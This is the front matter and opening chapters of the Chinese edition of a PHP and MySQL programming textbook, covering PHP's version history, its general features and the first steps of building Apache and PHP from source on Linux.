TURING 图灵程序设计丛书 Web开发系列

Apress®

Beginning PHP and MySQL

From Novice to Professional Fourth Edition

PHP与MySQL程序设计（第4版）

[美] W. Jason Gilmore 著
朱涛江 等译

- PHP & MySQL开发经典之作
- 亚马逊PHP畅销书
- 全面、实用、详尽

人民邮电出版社
POSTS & TELECOM PRESS

W. Jason Gilmore

世界知名软件技术专家，CodeMash技术大会创始人之一，MySQL全球技术大会顾问委员会成员。他曾负责Apress出版公司开源图书出版项目，开发了大量PHP和MySQL应用程序，在各大专业媒体发表了众多有影响力的技术文章，并通过以其姓名命名的W.J. Gilmore公司为小型企业提供咨询和Web开发服务，其以往著作包括畅销书*Easy PHP Websites with the Zend Framework*和*Easy PayPal with PHP*。他的个人网站是http://www.wjgilmore.com。

“一句话，想学习PHP，就买这本书吧。” ——JavaRanch.com

“这是一本PHP与MySQL宝典！一本在手，别无他求！单单书中的例子就已经物超所值。”

——Amazon.com

Beginning PHP and MySQL From Novice to Professional Fourth Edition

PHP与MySQL程序设计（第4版）

PHP语言和MySQL数据库这两种开源技术已经成为开发Web应用的最佳组合。Web 2.0为它们提供了更广阔的天地。

本书是久负盛名的经典著作，以内容全面、讲解翔实著称。书中主题的选取和组织从实际出发，在讲述知识之余加入了作者多年积累的宝贵经验，并提供了500多个可以直接用于实际项目的代码示例，充分体现了作者深厚的开发功力。这一版对原有章节进行了全面修订、更新和改进，介绍了如何利用国际化和本地化开源工具创建面向全世界的Web网站，以及如何结合使用jQuery和PHP。

本书不仅可帮助初中级程序员快速入门与提高，也是高级程序员的必备参考书。

Apress®

图灵网站：www.turingbook.com 热线：(010)51095186转604
反馈/投稿/推荐信箱：contact@turingbook.com
有奖勘误：debug@turingbook.com

分类建议 计算机/网络技术/PHP

人民邮电出版社网址：www.ptpress.com.cn

ISBN 978-7-115-25352-1

ISBN 978-7-115-25352-1

定价：89.00元

TURING 图灵程序设计丛书 Web开发系列

Beginning PHP and MySQL

From Novice to Professional Fourth Edition

PHP与MySQL程序设计（第4版）

[美] W. Jason Gilmore 著
朱涛江 等译

人民邮电出版社
北京

图书在版编目（CIP）数据

PHP与MySQL程序设计 : 第4版 / (美) 吉尔摩(Gilmore,W.J.) 著 ; 朱涛江等译. -- 北京 : 人民邮电出版社, 2011.6
（图灵程序设计丛书）
书名原文: Beginning PHP and MySQL: From Novice to Professional, Fourth Edition
ISBN 978-7-115-25352-1

Ⅰ. ①P… Ⅱ. ①吉… ②朱… Ⅲ. ①PHP语言－程序设计②关系数据库－数据库管理系统，MySQL Ⅳ. ①TP312②TP311.138

中国版本图书馆CIP数据核字(2011)第085447号

内 容 提 要

本书是全面讲述 PHP 与 MySQL 的经典之作，书中不但全面介绍了两种技术的核心特性，还讲解了如何高效地结合这两种技术构建健壮的数据驱动的应用程序。本书涵盖了两种技术新版本中出现的最新特性，书中大量实际的示例和深入的分析均来自于作者在这方面多年的专业经验，可用于解决开发者在实际中所面临的各种挑战。

本书内容全面深入，适合各层次 PHP 和 MySQL 开发人员阅读，既是优秀的学习教程，也可用作参考手册。

图灵程序设计丛书

PHP与MySQL程序设计（第4版）

◆ 著 [美] W. Jason Gilmore
译 朱涛江 等
责任编辑 卢秀丽
执行编辑 毛倩倩

◆ 人民邮电出版社出版发行 北京市崇文区夕照寺街14号
邮编 100061 电子邮件 315@ptpress.com.cn
网址 http://www.ptpress.com.cn
北京艺辉印刷有限公司印刷

◆ 开本：800×1000 1/16
印张：35
字数：894千字 2011年6月第1版
印数：1－3 500册 2011年6月北京第1次印刷
著作权合同登记号 图字：01-2011-0609号
ISBN 978-7-115-25352-1

定价：89.00元

读者服务热线：(010)51095186转604 印装质量热线：(010)67129223
反盗版热线：(010)67171154

版权声明

前　言

最好的编程书应该不是纯粹地讲述理论，而应注重实践。虽然我没有幻想自己会成为当代最伟大的技术作家，但在写书过程中，我一直都以实用性为目标，努力让所写的内容能落到实处。以本书的篇幅来看，很明显，我在竭尽所能地展现这种实用性。因此，如果你希望获得 PHP 编程语言和 MySQL 数据库的实践经验，对它们有全面的了解，并且想知道如何结合这些卓越的技术创建数据库驱动的动态 Web 应用，那么本书正合你所需。

诸多 PHP 和 MySQL 社区的狂热工作催生了本书这一新版本，它较之前的版本有了很大的变化。本版不但加入了最新 PHP 和 MySQL 版本中出现的新特性，而且另外增加了一章全新的内容来讲述 AJAX 和流行的 jQuery JavaScript 库。另外，原有的章节全部进行了细致的修订，还有一些进行了重大的改动，在上一版本的基础上进行了更新和改进。

如果你初学 PHP，强烈推荐从第 1 章开始阅读。首先掌握 PHP 的基础知识，对于阅读后面的章节是很有好处的。如果你已经掌握了 PHP，但第一次接触 MySQL，可以考虑从第 25 章开始阅读。如果对 PHP 和 MySQL 都稍有了解或者已经有深入的了解，那么作为中高级读者可以有选择地阅读，毕竟这不是一本爱情小说。总之，我合理地划分了各章的内容，以便让你能很快地学习各章的主题，而无需先掌握其他章节的内容（除了介绍技术基础知识的章节）。

另外，不论是新手还是经验丰富的 PHP 和 MySQL 开发人员，都能从本书中获益。前面已经提到，我有意将本书组织为一种可以兼作教程和参考书的混合形式。我很清楚大家花钱买书十分难得，因而努力让本书物超所值，使之不仅在你前几次仔细研读时有用，而且在长远的将来也同样有用。

代码下载

要理解本书介绍的概念，最有效的办法就是使用书中的代码进行练习。为方便起见，http://www.apress.com 提供了包含所有示例的 ZIP 文件，读者可以自由下载[①]。

与我联系

我非常希望收到读者的来信，希望读者与我联系并向我提出建议、意见和问题。可以随时给我发电子邮件：wj@wjgilmore.com。另外，大家也要经常访问 www.wjgilmore.com 来获取图书更新和额外的学习资源。

---

① 本书的示例代码也可从图灵网站免费注册下载。——编者注

致　谢

我的第一本书即将迎来它的十周年纪念日，这是一个标志性的里程碑，让我既憧憬又期待。不过事实上，这应当是大家共同的里程碑，因为尽管书的封面上只印着我的名字，但是如果没有大家每一个人付出的努力，这本书绝无可能十年来一直畅销不衰。作为我的长期技术审校，Matt Wade 睿智的意见再一次让这本书大为提升。项目经理 Jennifer Blackwell 的工作相当出色，正是其在整个紧张的出版日程中的不断敦促使我得以保持正常的工作进度。编辑 Tom Welsh 和 Michelle Lowman 用其敏锐的目光审视了所有章节，并不断提出了极有价值的建议。文字编辑 Mary Behr 以其娴熟的技艺精准地捕获到了我的各种语法纰漏并予以更正。还要感谢负责制作、发行、销售等职责的各位同仁，正是大家各司其职、共同努力，我们才有机会看到本书等大量图书的出版。始终要感谢 Apress 的创始人之一 Gary Cornell 多年前给我这样一个机会，使我能把种种想法通过文字呈现在读者面前。非常期待下一个辉煌的十年。

最后，我要感谢 Carli、Jodi、Paul、Ruby，以及我的父母亲朋，谢谢你们伴我度过工作之余的美丽人生。

目　录

第 1 章 PHP 概述

从许多方面来看，PHP 语言都是开源项目的典型代表，最初创建它只是为了满足某个开发人员的需要，在此之后却因日益扩大的 PHP 社区的需求而不断改进。作为一个刚刚涉足这个领域的开发人员，对 PHP 的发展历程有所了解是很重要的，因为它能帮助你体会到这种语言的优势，并从某种程度上理解 PHP 是如何偶然地形成其独有特性的。

而且，由于这种语言如此流行，了解不同版本之间的差别（尤其是版本 4、版本 5 和版本 6），会极大地帮助你针对自己的需求评价Web托管提供商和PHP驱动的应用程序。

为了帮助你尽快入门，这一章将介绍 PHP 的特性和不同版本之间的差别，你将了解到：

- 一个由加拿大开发人员开发的网页访问量计数器如何造就了世界上一流的脚本语言；
- PHP 的开发人员怎样一次次地改进这种语言，最终发布了迄今为止的最佳版本——PHP 5；
- PHP 5.3 如何进一步扩大 PHP 在企业中的应用范围；
- PHP 的哪些特性吸引了新手和专业程序员。

注意 PHP开发团队原来决定PHP 6和PHP 5的开发同步进行，着力为前者增加Unicode支持，并为后者增加命名空间等多项关键特性，这个决定可能有些过于“冒进”，还导致了大家产生种种困惑。2010年3月，团队决定把重心主要放在推进PHP 5上，而降低对下一个版本6的关注。尽管我相信最终PHP 6肯定会发布，但是写这本书时还是希望大家尽力构建适用于5.*X*系列的网站。

1.1 历史

最初的 PHP 要追溯到 1995 年，当时一位名叫 Rasmus Lerdorf 的独立程序员开发了一个 Perl/CGI 脚本，用来了解有多少访问者阅读了他的在线简历。他的脚本执行两项任务：将访问者信息记入日志，在网页显示访问者的数量。Web 虽然现在已经家喻户晓，但在当时还是新兴技术，所以类似的工具以前从未有过，于是有不少人对 Lerdorf 的这个脚本产生了兴趣。自此，Lerdorf 开始分发他的工具集，并称之为 PHP（Personal Home Page，个人主页）。

对 PHP 工具集的呼声很高，这促使 Lerdorf 继续开发这种语言。他增加了一个能把在 HTML 表单中输入的数据转换为符号变量的功能，从而可将数据导出到其他系统，这或许算得上是早期最突出的一次改进。为此，他选择用 C 而不是 Perl 代码来进行后续的开发。对 PHP 工具集的不断增补在 1997 年 11 月达到了顶峰，这时发行了 PHP 2，称为“个人主页/表单解释器”（PHP/FI）。由于 PHP 不断普

及，2版本中有来自全世界的程序员的大量加强和改进。

这个新PHP版本非常流行，很快就有一个核心开发团队加入到了Lerdorf的开发当中。他们保持了原先在HTML中直接加入代码的概念，重新编写了解析引擎，PHP 3就这样诞生了。到1998年6月发行版本3时，已经有5万多用户在使用PHP改进其网页。

接下来的两年中，开发继续狂热地进行着，又增加了成百上千项功能，用户数量也在飞速增长。在1999年初，Netcraft（www.netcraft.com，一个因特网研究和分析公司）公布了一个保守的估计，称用户数已经超过了100万，这说明PHP已经成为了世界上最流行的脚本语言之一。它的广泛流传甚至超出了开发人员最乐观的预期，并且很快用户开始更多地选用PHP开发功能更强大的应用程序。两位核心开发人员（Zeev Suraski和Andi Gutmans）开始彻底重新考虑PHP的工作方式，最终改写了PHP的解析器，即Zend脚本引擎。这些工作的最终成果被放入了PHP 4。

注解　除了领导开发Zend引擎和指导PHP语言的整体开发外，Suraski和Gutmans还共同创建了Zend技术有限公司（www.zend.com）。Zend主要提供开发、部署和管理PHP应用的产品和服务。若想了解更多关于该公司产品与服务的信息，请访问Zend网站，网上还有大量免费的学习资源。

1.1.1　PHP 4

2000年5月，新的开发工作进行大约18个月之后，PHP 4发布了。许多人都认为PHP 4的发布是这种语言在企业级开发环境下的正式亮相，这个观点也由于PHP的迅速普及得到了佐证。仅仅在发布后的几个月内，Netcraft估计就有超过360万个域安装了PHP。

PHP 4添加了以下几项对该语言的企业级改进。

- **改进了资源处理。**可扩展性是版本3.*X*的主要缺点之一，这主要是因为设计者低估了这种语言，没考虑到它会被迅速用于大规模应用。最初设计时并没有打算用这种语言开发企业级网站，但后来缘于用户确实有这样的尝试，开发人员开始从这个角度重新考虑这种语言的机制。
- **面向对象的支持。**版本4在一定程度上加入了面向对象的功能，但其实现的确不怎么样。不过，对于使用传统面向对象程序设计（OOP）语言的用户来说，这个新特性的确具有诱惑力。除了对象重载和运行时类信息，PHP还支持标准类和对象开发方法。（版本5提供了更全面的OOP实现，第6章将介绍有关的详细内容。）
- **内置的会话处理支持。**版本3.*X*通过第三方包支持HTTP会话处理，而在版本4中HTTP会话处理则是内置的功能。这个特性使得开发人员可以相当高效轻松地跟踪用户活动和偏好。第18章将介绍PHP的会话处理功能。
- **加密。**MCrypt库被引入到了默认发行包中，为用户提供了完全加密和散列加密，使用的加密算法包括Blowfish、MD5、SHA1和三重DES等。第21章将讨论PHP的加密功能。
- **ISAPI支持。**对ISAPI的支持使用户能够将PHP与Microsoft的IIS Web服务器结合使用。后来，Zend和Microssft通过FastCGI增强了IIS的PHP支持。第2章介绍如何在IIS和Apache Web服务器上安装PHP。
- **内置COM/DCOM支持。**对Windows用户来说，另一个好处是PHP 4能够访问和实例化COM对象。这项功能扩展了与Windows应用程序的互操作性。

- **内置 Java 支持**。这也是 PHP 在互操作性方面的一大进步，版本 4 支持 PHP 应用程序绑定 Java 对象。
- **与 Perl 兼容的正则表达式（PCRE）库**。Perl 语言一直在字符串解析领域雄霸天下，占据着统治地位。开发人员知道，如果想让 PHP 得到广泛认可，强大的正则表达式功能非常重要。他们的做法只是集成 Perl 的功能，而不是重新开发，并将 PCRE 库的包集成在 PHP 的默认发行包中（版本 4.2.0）。第 9 章将详细介绍这个重要的特性，并介绍经常引起混淆的正则表达式语法。

除了这些特性外，版本 4 还添加了几百项功能，大大提升了这种语言的能力。本书中，我们将讨论其中大部分功能。

在 PHP 语言的发展历程上，PHP 4 代表着一次巨大的飞跃。这个新版本带来的新功能、强大能力和可扩展性对开发新手和老手都产生了不小的震动。但 PHP 开发团队并不满足于已有成果，于是不久以后就开始着手开展另一项里程碑式的任务，即推出一门主导 Web 脚本领域的语言：PHP 5。

1.1.2 PHP 5

版本 5 是 PHP 语言发展历程中的另一座分水岭。虽然前面的几个主要版本已经增加了许多库，但是版本 5 在现有的功能上又进行了许多改进，并且增加了成熟编程语言架构才有的一些特性。

- **极大地提高了面向对象能力**。PHP的面向对象架构得到了改进，这是版本5最突出的特点。版本5增加了很多功能，如显式构造函数和析构函数、对象克隆、类抽象、变量作用域和接口等。另外，PHP在对象管理方面也有重大改进。第6章和第7章将详细介绍这些内容。
- **try/catch异常处理**。具有讽刺意味的是，在编程语言中，设计错误处理策略本身就非常容易出错，而且很难保持一致。为了解决这个问题，版本5开始支持异常处理。在许多语言中，如C++、C#、Python和Java等，异常处理长期以来一直都是错误管理方面的中流砥柱，它为建立标准化的错误报告逻辑提供了一种绝佳的方法。这种方便的新方法将在第8章中介绍。
- **改进的XML和Web服务支持**。自PHP 5起，XML支持开始建立在libxml2库基础上，还引入一个很新但非常有前途的扩展包来解析和处理XML，即SimpleXML。第20章将介绍SimpleXML，并介绍一些很棒的第三方Web服务扩展。
- **对SQLite的内置支持**。由于一贯喜欢为开发人员提供众多选择，PHP中对小巧精悍的SQLite数据库服务器（www.sqlite.org）提供了支持。如果开发人员需要一些重量级数据库产品中才有的特性，但是不希望带来相应的管理开销，SQLite可提供一个方便的解决方案。本书前几版都专门用一章来介绍SQLite，不过PHP 5.1中PHP与SQLite的关系有所改变，其中使用PDO（PHP Data Objects，PHP数据对象）扩展引入了PHP和SQLite集成，有关内容将在第31章介绍。

注解 *PHP 5引入增强的面向对象功能，又一次推进了自身的发展，使得通过这门语言创建先进的框架成为可能。第24章将介绍现在最为流行的框架——Zend框架（http://framework. zend.com/）。*

随着版本 5 的发行，PHP 的流行程度又创历史新高。根据 Netcraft 的调查，已经有大约 1900 万个域安装了 PHP。另外根据因特网服务咨询公司 E-Soft（www.securityspace.com）的统计，PHP 目前是

最流行的 Apache 模块，所有 Apache 安装中几乎 54%都安装有 PHP。

1.1.3　PHP 5.3

尽管从正式意义上讲 PHP 5.3 未作为主版本发布，但这确实是版本 5 发布以来对 PHP 语言意义最重大的一次升级。这个版本涵盖了大量新特性，包括命名空间、延迟静态绑定、lambda 函数和闭包以及一个新的 MySQL 驱动程序，另外在语法方面也做了很多补充（如 NOWDOC 语法），因此 5.3 版本是 PHP 发展进程中很重要的一步。通过本书的介绍，你将了解这些强大的特性。

1.1.4　PHP 6

本章前面提到过，多年来 PHP 的一个新的主版本 PHP 6 一直在与 PHP 5.*X* 同步开发，其主要目标就是为 PHP 增加 Unicode 支持。不过，2010 年 3 月开发团队决定把重心放在 5.*X* 系列上。实际上，原先规划要为 PHP 6 补充的很多特性都已经集成到 5.*X* 版本中。尽管原来可以从 http://snaps.php.net 得到 PHP 6 测试版，但是写本书时好像这些版本都已经被从 PHP 网站撤除了。

你会发现不论是网上还是其他地方已经有大量有关 PHP 6 的介绍，甚至可以看到一些编程书的书名中已经包含这个未来的版本，不过我的建议是：在 PHP 开发团队正式发布下一个声明之前，先不要考虑这个版本。

到目前为止，这一章只讨论了 PHP 语言各个版本特有的特性。其实，所有版本都有一组共同的特性，正是这些特性吸引和保持了一个庞大的用户群体，发挥了非常重要的作用。下一节将介绍这些基本特性。

注解　你可能会奇怪为什么版本4、版本5、版本5.3和版本6在本章都有所提及。毕竟，最新的版本最重要，不是吗？一方面，我肯定会建议你使用最新的稳定版本，但另一方面，版本4和版本5还在广泛使用，而且不太可能很快从我们的视线中消失。因此，对各个版本的功能和限制有所认识是有好处的，特别是如果你的客户不那么热衷于紧跟PHP技术的最前沿，那么最好对较早的版本有一定的了解。

1.2　一般语言特性

每位用户使用 PHP 来实现关键业务应用时可能都有自己特定的原因，不过有人认为这些原因主要可以分为 4 类：实用性、强大功能、可选择性和成本。

1.2.1　实用性

从一开始，PHP 就是以实用性为目的创建的。毕竟，Lerdorf 最初的意图不是设计一门全新的语言，而只是为了解决一个没有现成解决方案的问题。此外，PHP 早期的发展并非明确地希望改进语言本身，而只是要为用户增加功能。其结果就是建立了这样一门语言，用户只要了解很少的一些基本知识，就可用它构建功能强大的应用。例如，一个有用的 PHP 脚本可能只包含一行代码，与 C 不同，它不强制导入库函数。例如，下面就是一个完整的 PHP 脚本，其目的是以类似于 `September 23, 2007` 的格式输出当前的日期：

```
<?php echo date("F j, Y"); ?>
```

如果你不懂也不用担心，后面的章节会详细介绍 PHP 语法，此时只要知道大概意图就可以了。

PHP 语言很强调紧凑性，这还反映在它能嵌套函数。例如，通过在一行代码中按特定的顺序调用函数，可以对一个值进行一系列修改。下面的例子将生成一个由 5 个字母或数字字符组成的字符串，如 a3jh8：

```
$randomString = substr(md5(microtime()), 0, 5);
```

PHP 是一种类型松散的语言，这意味着不需要明确地创建变量、指派类型或撤销变量，当然也没有绝对禁止做这些操作。PHP 对这些情况的处理在内部进行，脚本中使用变量时 PHP 会动态创建变量，并使用最优推测规则自动指派变量的类型。例如，PHP 认为下面的一组语句是完全合法的：

```
<?php
    $number = "5";          // $number 是个字符串
    $sum = 15 + $number;    // 整数与字符串相加，得到一个新的整数
    $sum = "twenty";        // 用字符串覆盖$sum
?>
```

PHP 还会在脚本结束时自动撤销变量，将资源返回给系统。从很多方面来看，由于 PHP 在内部处理了编程的许多管理方面的问题，开发人员能够集中精力去完成最终的目标——开发一个实用的应用程序。

1.2.2 强大功能

目前，PHP 有 200 个可用的库，总共有 1000 余项功能以及成千上万的第三方扩展。也许，你知道 PHP 能访问数据库、处理表单信息以及动态创建页面，但你可能不知道 PHP 还有以下功能。

- 创建并处理Adobe Flash和PDF文件。
- 将密码与字典数据和容易破解的模式进行比较，评估密码的可猜测性。
- 使用POSIX和基于Perl的正则表达式库解析最复杂的字符串。
- 通过存储在纯文本文件、数据库或Microsoft活动目录中的登录凭证来验证用户身份。
- 采用多种协议通信，包括LDAP、IMAP、POP3、NNTP和DNS等。
- 与大量信用卡处理解决方案集成。

这还没有把 PHP 扩展与应用程序库（PEAR）中的功能考虑进来，其中收集了几百个易于安装的开源包，可通过任意方式来进一步扩展 PHP。读者可以从第 11 章学习更多关于 PEAR 的内容。在随后的几章中，你将学习很多这样的库，以及几个 PEAR 包。

1.2.3 可选择性

PHP 开发人员很少只局限于一种实现方案。相反，这个语言为用户提供了充分的选择。例如，考虑一下 PHP 对数据库的支持。PHP 为 25 种以上的数据库产品提供了内置支持，包括 Adabas D、dBase、Empress、FilePro、FrontBase、Hyperwave、IBM DB2、Informix、Ingres、InterBase、mSQL、Microsoft SQL Server、MySQL、Oracle、Ovrimos、PostgreSQL、Solid、Sybase、UNIX dbm 和 Velocis。此外，也可以利用抽象层功能来访问 Berkeley DB 类型的数据库，还可以使用一些一般性的数据库抽象方案，其中最为流行的有 PDO（www.php.net/pdo）和 MDB2（http://pear.php.net/package/MDB2）。最后，如果你想找一个对象关系映射（ORM）解决方案，诸如 Propel（www.propelorm.org）这样的项目应当非

常合适。

PHP 灵活的字符串解析功能为不同水平的用户提供了选择，他们不仅能够（利用字符串处理函数）立即执行复杂的字符串操作，还可以（利用正则表达式）将有类似功能的程序（如 Perl 和 Python）快速移植到 PHP。除了大约 100 个字符串处理函数之外，PHP 还支持基于 Perl 的正则表达式格式。（版本 5.3 及之前版本还支持基于 POSIX 的正则表达式，不过此后已经废弃。）

你更喜欢过程式编程语言，还是采用面向对象范型（object-oriented paradigm）的语言？PHP 对二者都提供了全面的支持。虽然 PHP 最初只是一种函数式语言，但开发人员很快就意识到提供流行的 OOP 范型的重要性，并开始实现一种可扩展的解决方案。

这里反复强调的重点是，使用 PHP，我们可以充分利用目前掌握的技能，只需投入很少的时间就能很快地开始 PHP 开发。这种策略在整个语言中频频出现，这里提到的只是其中很少的一部分例子。

1.2.4　成本

PHP 是免费的。PHP 从一开始就对使用、修改和再分发没有任何限制。最近几年，满足这种开放许可限制的软件被称为开源（open-source）软件。开源软件和因特网就像面包和黄油一样密不可分。开源项目如 Sendmail、Bind、Linux 和 Apache 都在因特网的发展方面起到了非常重要的作用。虽然媒体最为追捧的是开源软件可以自由使用，但它还有另外几个同样重要的特点。

- **没有大多数商业产品所要求的许可限制**。商业软件往往有许多许可限制，而开源软件对用户没有这些限制。虽然在许可权限上存在差异，但一般来讲，用户都能自由地修改和重新分发开源软件，还能将开源软件整合到其他产品中。
- **开放式开发和评审过程**。虽然也曾有过一些意外事件，但开源软件在安全方面还是享有很好的声誉。这种高标准正是开放式开发和评审过程的结果。因为任何人都能自由使用源代码，所以安全漏洞和潜在的问题会很快被发现并得以修复。开源倡导者Eric S. Raymond很好地总结了这项优点，他说：“只要有足够多双眼睛，所有的bug都将无处遁形。”
- **鼓励参与**。开发团队不限于某个组织。任何感兴趣的人，只要具有相应的能力，都可以自由地加入到项目中。由于不对成员进行限制，这就大大增加了项目的人才储备，必然能贡献出更高质量的产品。

1.3　小结

了解 PHP 语言的历史是十分有用的，随着你越来越熟悉 PHP 并开始寻找托管服务或第三方解决方案，你会更深地理解这一点。本章我们首先回顾了 PHP 的历史，接下来概要介绍了版本 4、版本 5、版本 5.3 和版本 6 的核心特性。

第 2 章准备让你亲自动手来完成 PHP 的安装和配置过程，以及更多关于搜索 Web 托管服务提供商时要寻找的内容。虽然读者通常认为读这样的章节如同隔靴搔痒，但在这个过程中其实可以学到很多东西。就像专业的自行车手或者赛车手一样，程序员如果对调整和维护过程有实际经验，通常要好过那些没有这些经验的程序员，因为他们能更好地理解软件的行为和特异问题。准备好了吗？开始吧。

第2章 环境配置

你很有可能会依赖现有公司的 IT 基础设施或者第三方 Web 托管服务提供商来托管自己 PHP 驱动的网站，如果是这样，往往不太需要深入了解如何构建和管理一个 Web 服务器。不过，大多数人都倾向于在本地工作站甚至笔记本电脑上开发应用，或者在一个专用的开发服务器上完成开发，所以至少需要知道如何安装和配置 PHP 以及 Web 服务器（比如说 Apache 和 Microsoft IIS）。

对这个安装过程至少有基本的了解还有一个好处：这会为你提供一个很好的机会，能更多地了解 PHP 和 Web 服务器的许多特性，否则通常情况下这些特性往往无从得知。这些知识会非常有用，不仅能帮助你评价一个 Web 环境是否适合实现某个特定项目，还有助于解决安装第三方软件时出现的问题（这些问题可能是安装 PHP 时配置不当或存在错误所导致的）。

本章将带领你完成在 Windows 和 Linux 平台上安装 PHP 的全过程。另外，倘若没有 Web 服务器，PHP 也没有太大意义，因此在介绍 PHP 安装的同时，你还将了解如何在 Windows 和 Linux 上安装和配置 Apache，以及如何在 Windows 上安装和配置 Microsoft IIS 7。

本章的最后将概要介绍如何选择 PHP 编辑器和 IDE（集成开发环境），还将与你分享选择 Web 托管服务提供商时需要谨记的一些经验。

具体来说，本章将介绍以下内容。

- 在 Linux 平台上安装 Apache 和 PHP。
- 在 Microsoft Windows 平台上安装 Apache、IIS 和 PHP。
- 测试安装以确保所有组件都能正常运行，并解决常见的安装隐患。
- 配置 PHP，从而基本上能满足所有可能的需求。
- 选择一个合适的 PHP IDE 来帮助你更快、更高效地编写代码。
- 选择一个适用于特定需求的 Web 托管服务提供商。

2.1 安装的前提条件

开始安装时，首先要下载必要的软件。最起码，你需要下载 PHP 和合适的 Web 服务器（可以是 Apache 或 IIS 7，这取决于所用的平台和你的个人喜好）。如果你使用的平台还需要下载其他工具，我们会在适当的章节中具体说明。

提示　本章你将了解手动安装和配置的全过程。手动安装和配置Apache和PHP是一个不错的想法，因为这样一来，你将有机会熟悉许多安装选项，从而能够对网站如何运作更好地加以控制。不过，如果你最终依赖于一个Web托管服务提供商的服务，只想快速建立一个测试环境以便进行代码开发，那么可以考虑下载XAMPP（www.apachefriends.org/en/xampp.html），这是一个免费的Apache自动安装工具，其中包括PHP、Perl和MySQL（当然还不只这些）。Linux和Windows都支持XAMPP，另外，适用于Mac OS X和Solaris的XAMPP版本正在开发中。如果想结合IIS运行PHP，建议遵循2.4节中的操作说明。

2.1.1　下载Apache

如今，所有主流 Linux 发行包中都加入了 Apache。这意味着，如果你使用某个 Linux 平台，那么往往已经安装有 Apache，或者只需利用发行包的打包服务轻松地安装（例如，可以在 Ubuntu 上运行 `apt-get` 命令）。如果你运行的是 OS X，那么 Apache 将被自动安装。因此，如果是这两种情况之一，你完全可以直接阅读 2.1.2 节。不过，如果你想手动安装 Apache，可以按照下面介绍的步骤完成安装。

因为每天的下载量非常大，所以建议选择一个距你所在地理位置最近的下载站点（所谓的镜像站点）。Apache 会导航到 http://httpd.apache.org/download.cgi 以便找出距你最近的镜像站点。在这里会为你提供多个 Apache 版本的一个列表。建议点击最新的稳定版本，这会提示你选择 tar.gz 或 bz2 格式的源代码，或者下载某个适用特定操作系统的二进制版本。如果你在运行 Linux，计划从源代码构建，就可以考虑下载某个源代码归档文件。

如果你在运行 Windows，希望使用 Apache，则可以下载 binaries/win32 目录中最新的稳定 Windows 二进制包。目前提供了两个二进制版本：一个额外包含与 SSL 相关的功能，另一个不包含这些功能。它们的命名很贴切，可以清楚地看出分别是哪一个二进制版本。建议选择无 SSL 功能的版本来完成开发。

2.1.2　下载 PHP

类似于 Apache，现在大多数 Linux 发行包都捆绑了 PHP，而且 OS X 也默认安装有 PHP。如果你使用这两种操作系统之一，强烈建议根据环境遵循相应的安装和配置指令。否则，需要点击 PHP 网站上方的 Downloads 链接，从所提供的发行包中下载最新的稳定版本：

- **源代码。**如果你的目标服务器平台是 Linux，却不想使用 Linux 包管理器，或者计划为 Windows 平台编译源代码，可以选择这种发行包格式。在 Windows 上由源代码构建 PHP 并不是推荐做法，本书对此也不做讨论。除非你的具体情况很特殊，否则可以使用预构建的 Windows 二进制包，它完全能够满足你的需要。这个发行包以 Bzip2 和 Gzip 格式压缩。要记住，内容都是一样的，采用不同的压缩格式只是为了方便使用。
- **面向 Windows 的 zip 包。**如果计划在 Windows 上结合使用 PHP 和 Apache，就应当下载这种发行包，因为后面介绍如何进行安装时就以此为重点。
- **面向 Windows 的安装程序。**这种发行包提供了一个很方便的 Windows 安装程序界面来完成 PHP 的安装和配置，并且支持 IIS、PWS 和 Xitami 服务器的自动配置。虽然可以结合 Apache

使用这个发行包，不过并不推荐这种做法，而是推荐下载 Windows 二进制包。如果你有兴趣将 PHP 配置为与 IIS 结合使用，请看 2.4 节。Microsoft 与 Zend 技术有限公司最近进行了合作，使得这个安装过程大为改善，有关内容将在 2.4 节介绍。

选择一个发行包之后，网站会找出一组离你最近的下载镜像站点。从中选择一个镜像站点开始下载。

提示 如果你对使用最新的PHP开发快照感兴趣，可以从http://snaps.php.net下载源代码和二进制版本。要记住，其中一些版本并不适用于开发实际网站。

2.1.3 下载文档

Apache 和 PHP 项目都提供了示范文档，几乎详细地涵盖了这两种技术的所有方面。可以通过 http://httpd.apache.org 和 www.php.net 分别查看它们的最新版本，或者下载一个本地版本，在自己的计算机上阅读。

1. 下载Apache手册

每个 Apache 发行包都附有最新版本的文档，包括 XML 和 HTML 两种格式，并采用了各种不同的语言。这些文档放在安装根目录下的 docs 目录中。

如果需要升级本地版本，或者需要其他格式（如 PDF 或 CHM 格式），或者希望在线浏览，请访问 http://httpd.apache.org/docs-project 网站。

2. 下载PHP手册

有 20 余种语言、多种格式的 PHP 文档，包括单个 HTML 页面、多个 HTML 页面和 CHM 文件。这些版本都由基于 DocBook 的母版文件生成，如果希望转换为其他格式，可以在 PHP 项目的 CVS 服务器获得这些文件。PHP 文档放在安装目录下的 manual 目录中。

如果需要升级本地版本，或者需要得到其他格式的版本，可以导航到 www.php.net/docs.php 页面并单击其中适当的链接。

2.2 在Linux上安装Apache和PHP

这一节将指导你以 Linux 作为目标平台从源代码构建 Apache 和 PHP。你需要一个成熟的 ANSI-C 编译器和构建系统，这是大多数发行包中都很常见的两个工具。另外，PHP 需要 Flex（http://flex.sourceforge.net）和 Bison（www.gnu.org/software/bison/bison.html），Apache 则至少需要 Perl 5.003。最后一点，要求在目标服务器上有 root 权限才能完成构建过程。

为方便起见，开始安装过程之前，可以考虑将两个包移到一个相同的位置，比如/usr/src/。安装过程如下所示。

(1) 解压 Apache 和 PHP。在以下代码中，X 表示上一节下载的发行包最新的稳定版本的版本号。

```
%>gunzip httpd-2_X_XX.tar.gz
%>tar xvf httpd-2_X_XX.tar
%>gunzip php-XX.tar.gz
%>tar xvf php-XX.tar
```

(2) 配置和构建 Apache。至少需要指定选项--enable-so，告诉 Apache 启用加载共享模块的功能。

```
%>cd httpd-2_X_XX
%>./configure --enable-so [other options]
%>make
```

(3) 安装 Apache（作为系统的超级用户）。

```
%>make install
```

(4) 配置、构建和安装 PHP（如果要了解如何修改安装默认选项，以及如何在 PHP 中结合第三方扩展包，可以参考 2.6.1 节）。在后面的各个步骤中，将采用 APACHE_INSTALL_DIR 作为一个占位符表示 Apache 安装位置的路径，例如/usr/local/apache2。

```
%>cd ../php-X_XX
%>./configure--with-apxs2=APACHE_INSTALL_DIR/bin/apxs [other options]
%>make
%>make install
```

